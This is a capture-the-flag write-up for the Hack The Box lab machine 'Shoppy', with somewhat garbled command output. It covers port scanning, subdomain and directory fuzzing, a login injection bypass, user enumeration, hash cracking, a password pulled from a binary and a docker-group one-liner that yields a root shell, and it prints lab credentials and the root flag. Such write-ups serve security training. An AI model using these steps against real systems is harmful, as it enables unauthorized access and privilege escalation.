## 1.0 RECONNAISSANCE

## 1.1 Network Scanning

### 1.1.1 TCP Ports

Discover port 22 open with OpenSSH 8.4p1. Port 80 with nginx 1.23.1. Port 9093 with unknown services. Overall, we can guess the host OS is Debian. Next, we can add in the domain name to '/etc/hosts' file.

```
22/tcp
                            OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
          open
                 ssh
2.0)
80/tcp
         open http
                          nginx 1.23.1
_http-title: Did not follow redirect to <a href="http://shoppy.htb">http://shoppy.htb</a>
 http-methods:
    Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.23.1
9093/tcp open copycat?
 fingerprint-strings:
    GenericLines:
      HTTP/1.1 400 Bad Request
      Content-Type: text/plain; charset=utf-8
      Connection: close
```

## 1.1.2 UDP Ports


There are no interesting ports for UDP.

```
PORT
                      SERVICE
        STATE
                                    VERSION
        open|filtered dhcpc
68/udp
105/udp filtered
                      csnet-ns
141/udp open|filtered emfis-cntl
178/udp filtered
                      nextstep
179/udp open|filtered bgp
209/udp open|filtered tam
234/udp open|filtered unknown
302/udp open|filtered unknown
378/udp filtered
                      dsET0S
425/udp open|filtered icad-el
431/udp open|filtered utmpcd
487/udp open|filtered saft
539/udp open|filtered apertus-ldp
681/udp open|filtered entrust-aams
689/udp open|filtered nmap
736/udp open|filtered unknown
878/udp filtered
                      unknown
910/udp filtered
                      kink
921/udp open|filtered unknown
947/udp open|filtered unknown
952/udp open|filtered unknown
967/udp open|filtered unknown
```

### 1.2 Port 80 Enumeration

## 1.2.1 Main Page

Access to the main page. Discover only a JS timer count down and a message about the app is on Beta version.



## 1.2.2 Vhost Fuzz

Discover new subdomain and add it to '/etc/hosts' file.

```
v1.5.0 Kali Exclusive <3
:: Method
                           : GET
:: URL
                            : http://shoppy.htb
                           : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
: Host: FUZZ.shoppy.htb
: ./web-dir/shoppy_htb-vhost.csv
:: Wordlist
:: Header
:: Output file
:: File format : csv
:: Follow redirects : false
:: Calibration : false
   Timeout
                              10
                             40
   Threads
                             Response status: all
Response words: 5
:: Matcher
:: Filter
: Progress: [100000/100000] :: Job [1/1] :: 155 req/sec :: Duration: [0:15:10] :: Errors: 120 ::
```

## 1.2.3 Directory Fuzz

Discover '/login' and '/admin' directories.

```
:: Method
                            : GET
:: URL
                            : http://shoppy.htb/FUZZ
:: Wordlist
                            : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Extensions
                        : ./web-dir/host.csv
:: Output file
:: File format
:: Follow redirects : false
                           : false
:: Calibration
:: Timeout
:: Threads
:: Matcher
                            : Response status: all
:: Filter
                            : Response words: 6
                                [Status: 301, Size: 177, Words: 7, Lines: 11, Duration: 260ms]

[Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 288ms]


[Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 258ms]

[Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 269ms]
:: Progress: [40952/40952] :: Job [1/1] :: 154 req/sec :: Duration: [0:05:07] :: Errors: 0 ::
```

### 1.3 Admin Panel

## 1.3.1 Login Page

Access to '/admin' directory, we will get redirected to '/login' page. By tested all the default credentials and not getting any successful login.




## 1.3.2 Burp Request

By intercepting the request with Burp. We will be redirected to login page again if invalid credentials.



If we inject a single quote, we found out that the server response is slow and lead to 500 error. Which lead me to think that it is vulnerable to SQL injections.



## 1.3.3 Authentication Bypass

By referring to the bypass <u>list</u>, we can bypass the authentication mechanism.




After bypassed, we found the dashboard page and search user feature.



## 1.4 Username Harvesting


### 1.4.1 Valid users

We can try search user here. If valid user, we will get the 'Download export' option.



## 1.4.2 Invalid users

If invalid user, we will not get the 'Download export' option.




### 1.4.3 Brute Force


We can brute force with a wordlist and configure some settings(cookie and the number of thread) to prevent the application become 500 error response. Discover josh and admin user.

## 1.4.4 Josh Hash

After click on the 'Download export'. We receive a hash for josh.




Crack the hash and we get the plaintext password for josh. But we don't know where this credential can be used for.




## 1.5 Mattermost Subdomain Enumeration

# 1.5.1 Login Page

Access to main page, we will be redirected to login page. We can try the josh credential and try login to the application.




Discover some channels and chat message, after we successfully login.



# 1.5.2 Jaeger Credential

Discover jarger credential and a secret message send by josh user on 'Deploy Machine' channel.

# jaeger: Sh0ppyBest@pp!



### 2.0 INITIAL FOOTHOLD

## 2.1 SSH Login

We can use the jaeger credential to SSH login the machine. Next, we can just upload the lineas and execute it to gather more information about the machine.

```
(sodanew kali)-[~/.../HTB/Machine/Linux/Shoppy]
$ ssh jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_
The programs included with the Debian GNU/Linux system are free softwar the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Fri Oct 7 19:02:22 2022 from 10.10.16.6

jaeger@shoppy:~$ whoam
-bash: whoam: command not found
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
jaeger@shoppy:~$
```

### 2.2 Network Status

Discover some ports open.

```
Active Ports
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
                                                     0.0.0.0:*
0.0.0.0:*
                    0 127.0.0.1:8065
                                                                                    ITSTEN
                   0 127.0.0.1:27017
0 0.0.0.0:80
0 0.0.0.0:22
0 127.0.0.1:5432
tcp
             0
                                                                                    LISTEN
                                                      0.0.0.0:*
                                                                                    LISTEN
tcp
                                                      0.0.0.0:*
                                                                                    LISTEN
tcp
                                                                                    LISTEN
             0
                                                      0.0.0.0:*
tcp
                     0 :::9093
0 :::80
                                                                                    I TSTFN
tcp6
                                                                                    LISTEN
             0
tcp6
tcp6
             0
                     0 :::22
                                                                                    LISTEN
                     0 ::1:3000
0 ::1:5432
tcp6
             0
                                                                                    LISTEN
                                                                                                   1201/node /home/jae
tcp6
                                                                                    LISTEN
```

### 2.3 Console users and groups

Discover some console users and user group.

```
Users with console

deploy:x:1001:1001::/home/deploy:/bin/sh
jaeger:x:1000:1000:jaeger,,,:/home/jaeger:/bin/bash
mattermost:x:998:997::/home/mattermost:/bin/sh
postgres:x:119:127:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
root:x:0:0:root:/root:/bin/bash

All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
uid=100( ant) gid=65534(nogroup) groups=65534(nogroup)
```

### 2.4 Ports & Services Enumeration

Based on the ports from network status. We can enumerate the services on the port.

## 2.4.1 MatterMost App

Discover that the mattermost application is host on port 8065.

```
lrwxrwxrwx 1 root root 48 Jul 22 14:26 /etc/nginx/sites-enabled/mattermost.shoppy.htb
server {
    listen 80;
    listen [::]:80;
    server_name mattermost.shoppy.htb;
    location / {
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-RosinX-Proxy_tue;
        proxy_set_header X-NginX-Proxy_true;
        proxy_set_header Upgrade websocket;
        proxy_set_header Connection Upgrade;
        proxy_pass_http://127.0.0.1:8065;
}
```

# 2.4.2 Shoppy App

Discover that the shoppy application is host on port 3000.

```
Irwxrwxrwx 1 root root 37 Jul 22 12:45 /etc/nginx/sites-enabled/shoppy.htb ->
server {
    listen 80;
    listen [::]:80;
    server_name shoppy.htb;
    location / {
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-NginX-Proxy true;
        proxy_set_header X-NginX-Proxy true;
        proxy_pass http://localhost:3000;
    }
}
```

## 2.4.3 MongoDB

The mongoDB is hosted on port 27017. We can browse through the whole databases. But we could not discover any useful information.

### 2.5 Sudo Permission

We can check jaeger sudo permission. We can run as deploy user to execute password manager file.

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Sorry, try again.
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
User jaeger may run the following commands on shoppy:
        (deploy) /home/deploy/password-manager
        jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: DJ7aAdnkCZs9DZWx
Access denied! This incident will be reported!
```

## 2.6 Deploy's Home Directory

Discover some interesting file that we don't have read permission.

```
jaeger@shoppy:/home/deploy$ ls -la
total 52
drwxr-xr-x 3 deploy deploy 4096 Jul 23 03:34 .
                           4096 Jul 22 13:12
drwxr-xr-x 4 root
                   root
                            9 Jul 22 13:14 .bash_history -> /dev/null
lrwxrwxrwx 1 deploy deploy
rw-r--r-- 1 deploy deploy
                            220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 deploy deploy 3526 Mar 27 2022 .bashrc
-rw------ 1 deploy deploy 56 Jul 22 13:15 creds.txt
lrwxrwxrwx 1 deploy deploy
                              9 Jul 23 03:34 .dbshell -> /dev/null
drwx----- 3 deploy deploy 4096 Jul 23 03:31 .gnupg
-rwxr--r-- 1 deploy deploy 18440 Jul 22 13:20 password-manager
-rw------ 1 deploy deploy
                            739 Feb 1 2022 password-manager.cpp
 rw-r--r-- 1 deploy deploy
                            807 Mar 27 2022 .profile
```

Execute the password-manager program with sudo. Discover it need some master password. But we don't have it so we can skip this part 1<sup>st</sup>.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: DJ7aAdnkCZs9DZWx
Access denied! This incident will be reported!
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: remembermethisway
Access denied! This incident will be reported!
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sh0ppyBest@pp!
Access denied! This incident will be reported!
jaeger@shoppy:/home/deploy$
```

## 2.7 Password Manager File Enumeration

Checking the file type and discover that this is a binary file.

```
jaeger@shoppy:/home/deploy$ file /home/deploy/password-manager | tr ',' '\n'
/home/deploy/password-manager: ELF 64-bit LSB pie executable
    x86-64
    version 1 (SYSV)
    dynamically linked
    interpreter /lib64/ld-linux-x86-64.so.2
BuildID[sha1]=400b2ed9d2b4121f9991060f343348080d2905d1
    for GNU/Linux 3.2.0
    not stripped
```

By cat-ing the file, we found some text and the secret password of the program. Which will lead to 'Access Granted' message.

## Sample

Execute the binary file with sudo again and insert the secret password we found. We will obtain deploy user's credentials.

# deploy:Deploying@pp!

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds:
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$
```

### 3.0 PRIVILEGE ESCALATION

## 3.1 SSH Login

We can SSH Login to deploy user with the credential we found. Next, we also discover that current user is under **docker** group.

```
ssh deploy@shoppy.htb
deploy@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

$ id uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)

$ whoami deploy
```

List docker images and we found the alpine image.

```
#
deploy@shoppy:~$ docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
alpine latest d7d3d98c851f 2 months ago 5.53MB
```

## 3.2 Root Shell

By referring to GTFOBin, we can easily abuse the docker group and gain root shell.

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
sh: 1: d: not found
# id uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo) # cd /root # ls -la total 32
drwx----
                                           4096 Aug 10 05:00
                                          4096 Aug 10 05:00 .
4096 Sep 12 13:36 ..
9 Jul 22 11:46 .bash_history -> /dev/null
571 Apr 10 2021 .bashrc
4096 Jul 22 11:40 .cache
4096 Jul 22 13:32 .config
9 Jul 23 05:17 .dbshell -> /dev/null
4096 Jul 22 11:47 .local
0 Jul 23 05:16 .mongorc.js
161 Jul 9 2019 .profile
33 Oct 7 22:47 root.txt
drwxr-xr-x 19 root root
lrwxrwxrwx
                        root root
drwx - - - - -
drwx - - - - -
                        root docker
drwxr-xr-x
                        root root
                        root root
                    1 root root
cat: roo: No such file or directory
# cat root.txt
0659e33d1ce305818c61628fb7aab4ca
```